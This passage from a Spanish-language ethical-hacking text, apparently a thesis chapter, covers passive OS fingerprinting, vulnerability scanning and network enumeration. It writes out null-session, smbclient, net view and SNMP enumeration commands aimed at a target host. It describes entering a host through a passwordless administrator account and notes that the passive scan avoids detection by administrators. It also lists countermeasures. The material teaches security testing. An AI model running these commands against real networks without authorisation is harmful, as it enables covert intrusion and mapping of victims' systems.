


Figura 4.28 Escaneo Pasivo a un Sitio Web con Ettercap – Linux.

En la figura 4.28 se muestra un escaneo pasivo realizado con la herramienta Ettercap, lo primero que se debe hacer es poner en modo de escucha al software y luego de ello realizar una navegación por el sitio web objetivo, con esto Ettercap ira resolviendo que sistema operativo está corriendo en dicho servidor. Como resultado de este análisis se detectó que dicho sitio tiene como sistema operativo Linux 2.4.20. Esta herramienta es de gran utilidad ya que al no enviar paquetes hacia el objetivo no genera rastro que puedan ser detectados por los administradores del sitio web.

4.2.5. Escaneo de vulnerabilidades.

El objetivo de un escaneo de vulnerabilidades es la automatización por medio de software para encontrar fallas en un sistema. Entre las vulnerabilidades que se logran encontrar están: dispositivos y equipos dentro de una red que contengan puntos débiles, errores de validación, ejecución de código desde puntos no autorizados, entre otros. Cada vez que se actualiza un sistema este trae consigo riesgos potenciales ya que pueden existir nuevas vulnerabilidades. Existen varios tipos de escaneos: orientados a red, puertos, aplicaciones web o bases datos. A continuación se presentan algunos programas que realizan estos escaneos.

➢ **GFI LanGuard Network Security:** Esta aplicación permite realizar una evaluación de vulnerabilidades y una auditoria en una red permitiendo realizar una análisis a los hosts de una red LAN e identificar las posibles brechas de seguridad, además realiza un análisis sobre los puertos, firewall, telnet, proxy y ejecución de controles básicos de seguridad. También brinda información NetBIOS sobre cada host analizado presentado: nombre del host, sesión de usuario, datos compartidos, etc. (http://www.gfihispana.com/ Párr 1)




Figura 4.29 Escaneo de Vulnerabilidades a un Host en una LAN – Windows.

En la figura 4.29 se visualiza una dirección IP de un host dentro de una red LAN del cual se obtuvo nueve vulnerabilidades de alto riesgo citando a continuación la que presenta mayor peligro:*"Administrator account without pasword*", con esta información se consigue acceder sin ninguna restricción al host como se muestra en la figura 4.30 teniendo toda la información del usuario a disposición y pudiendo modificar o eliminar sin problema.




Figura 4.30 Ingreso a host objetivo sin password - Windows.

- **Acunetix.** Es una herramienta que está diseñada para descubrir vulnerabilidades en aplicaciones web que los atacantes podrían usar para tener acceso a los datos y sistemas de una empresa, dentro de sus características se encuentran: las búsquedas de vulnerabilidades como SQL *injection* y *Cross Scripting*. (http://www.protgt.net ,párr 1)

A continuación se presenta un ejemplo la utilización de esta herramienta.




Figura 4.31 Análisis de Pagina web con Acutenix – Windows.

En la figura 4.31 se muestra la búsqueda de vulnerabilidades con la herramienta Acutenix sobre un sitio web teniendo como resultado que la página posee 135 errores de alto peligro, también visualiza los enlaces donde presentan cada una de estas fallas.




Figura 4.32 Resultado obtenido del análisis Acutenix - Windows.

En la figura 4.32 se observa detalladamente cada uno de los enlaces con problemas de vulnerabilidades al momento de hacer clic sobre cada uno de ellos Acunetix presenta detalladamente el error que demuestra dicho enlace sirviendo de mucho para poder depurar cada error.

CONTRAMEDIDAS.

- Utilizar Firewalls con política por defecto que se deniegue todo y de ahí filtrar solo lo necesario.
- Monitorear los puertos que se abren dinámicamente.
- Utilizar IDS.
- Controlar la indexación hacia el sitio web.
- Usar encriptación en los datos sensibles.

4.3 ENUMERACIÓN.

4.3.1 Definición.

Este paso radica en obtener en detalle nombres de usuarios, nombres de equipos, grupos de trabajo, recursos de red, carpetas compartidas y servicios activos dentro de una red. Generalmente esta técnica se la realiza en una red interna y el resultado de las consultas dependerá de las versiones de los servicios y del sistema operativo en el cual este corriendo dicho sistema. Esta técnica realiza conexiones activas a los sistemas objetivos y además realiza consultas directas hacia ellos brindando como resultado un mapeo general de los host activos que pueden ser víctimas de ataques.

4.3.2 Información enumerada por los atacantes.

La enumeración es una técnica que tiene un alto grado de intrusión con el objetivo ya que esta interactúa directamente con el host, esto implica que estas intrusiones puedan ser detectadas y registradas por los administradores de red, entre la información que se obtiene están:

- Recursos de red (Máquinas y Dominios).
- Cuentas de Usuarios.
- Aplicaciones que brindan servicios.

4.3.3 Técnicas para realizar enumeración.

Existen varias técnicas que pueden ser utilizadas para realizar una enumeración, cada una de ellas estregará resultados coherentes dependiendo del nivel de seguridad de la empresa y los controles aplicados en sus sistemas. A continuación se detallan algunas herramientas enfocadas a la enumeración de recursos en una red LAN.

4.3.4 *Null Session.*

Una sesión nula es una conexión de *login* que se establece sin credenciales, es utilizada para establecer un vínculo con el host objetivo usando un usuario y contraseña en blanco o nulo. Luego de establecer conexión se logra obtener información sobre los usuarios, grupos, recursos compartidos, nombres de dominios, entre otras. Para la aplicación de *Null Sesion* se utiliza el comando Net use.

Net use: Es un comando que conecta o desconecta a un equipo de un recurso compartido.

Comando: C:\> net use \\Nombre_Máquina \IPC$ “”/u:“”

Figura 4.33 Ejecución del comando para iniciar una sesión nula – (D.O.S).

En la figura 4.33 se observa el inicio de una sesión nula sobre un host desde un sistema Windows XP. Seguido del comando net use se ingresa la IP de la máquina objetivo, a continuación la sintaxis:

- IPC$ (*Inter Procces Communication Share*): Se establece una conexión con un recurso oculto compartido.
- (“”): Este parámetro indica que se ingresa una contraseña en blanco
- (/u:””): Ingresa un usuario anónimo hacia el objetivo.

Una vez ejecutado este comando el atacante tiene un canal abierto sobre el objetivo para enviar otros ataques.

En Linux la sintaxis de este comando es el siguiente:

Comando: $ smbclient \\\\IP_Objetivo\\ipc\$ “” –U “”

Net View: Es un software utilizado bajo el entorno Windows que permite administrar redes locales sobre el protocolo TCP/IP. Crea listas de los servicios en una red para facilitar un análisis de todas las máquinas detectadas visualizando su IP y el nombre del host de cada máquina.




Figura 4.34 Visualización de host dentro de una red Net View - Windows.

En la figura 4.34 se logra apreciar la enumeración de los host dentro de una red visualizando el *hostname,* la IP, *Servercomment,* el tiempo de conexión, fecha y hora del último cambio realizado por el host.

También se puede realizar la enumeración utilizando el comando Net View desde D.O.S como se muestra en los siguientes ejemplos:

Comando: C:\> net view / domain




Figura 4.35 Manejo el comando NetView – D.O.S.

En la figura 4.35 se observa los resultados de una consulta sobre una red utilizando el comando Netview desde línea de comandos. El primer paso para su utilización es digitar Netview seguido del comando “/domain”, esto hará que se visualice todos los dominios utilizados dentro de la red. El segundo paso es detallar los host que tiene cada dominio, para esto se utiliza la comando “/domain: GRUPO_TRABAJO”.

Comando: C:\> net view \\Nombre_Máquina




Figura 4.36 Visualización de documentos compartidos de un host – D.O.S.

En la figura 4.36 se muestra las opciones compartidas de un equipo mediante el comando Netview seguido del nombre de la máquina de la cual se quiere obtener información.

4.3.5 Enumeración SNMP.

SNMP es un protocolo utilizado para controlar el estado de los diferentes dispositivos conectados en una red siempre y cuando el equipo al que se quiera monitorear lo tenga habilitado. Permite a los administradores supervisar el desempeño de la red en busca de problemas para su posterior solución. A continuación se presenta una demostración de una enumeración snmp utilizando la herramienta SNMPENUM.

Comando: ./snmpenum.pl IP_Objetivo public Windows.txt




Figura 4.37.1 Utilización de la herramienta SNMPENUM – Backtrack.

En la Figura 4.37.1 se muestra un ejemplo de la utilización del comando SNMPENUM que viene integrado en Backtrack desde su versión 5. La IP a la que se hace referencia es la del host objetivo, como se aprecia en la imagen visualiza todos los programas instalados en dicha máquina.




Figura 4.37.2 Segunda parte del resultado de la herramienta SNMPENUM.

En la figura 4.37.2 se observa el nombre del host, los usuarios existentes en dicha máquina, las particiones existentes en el host.

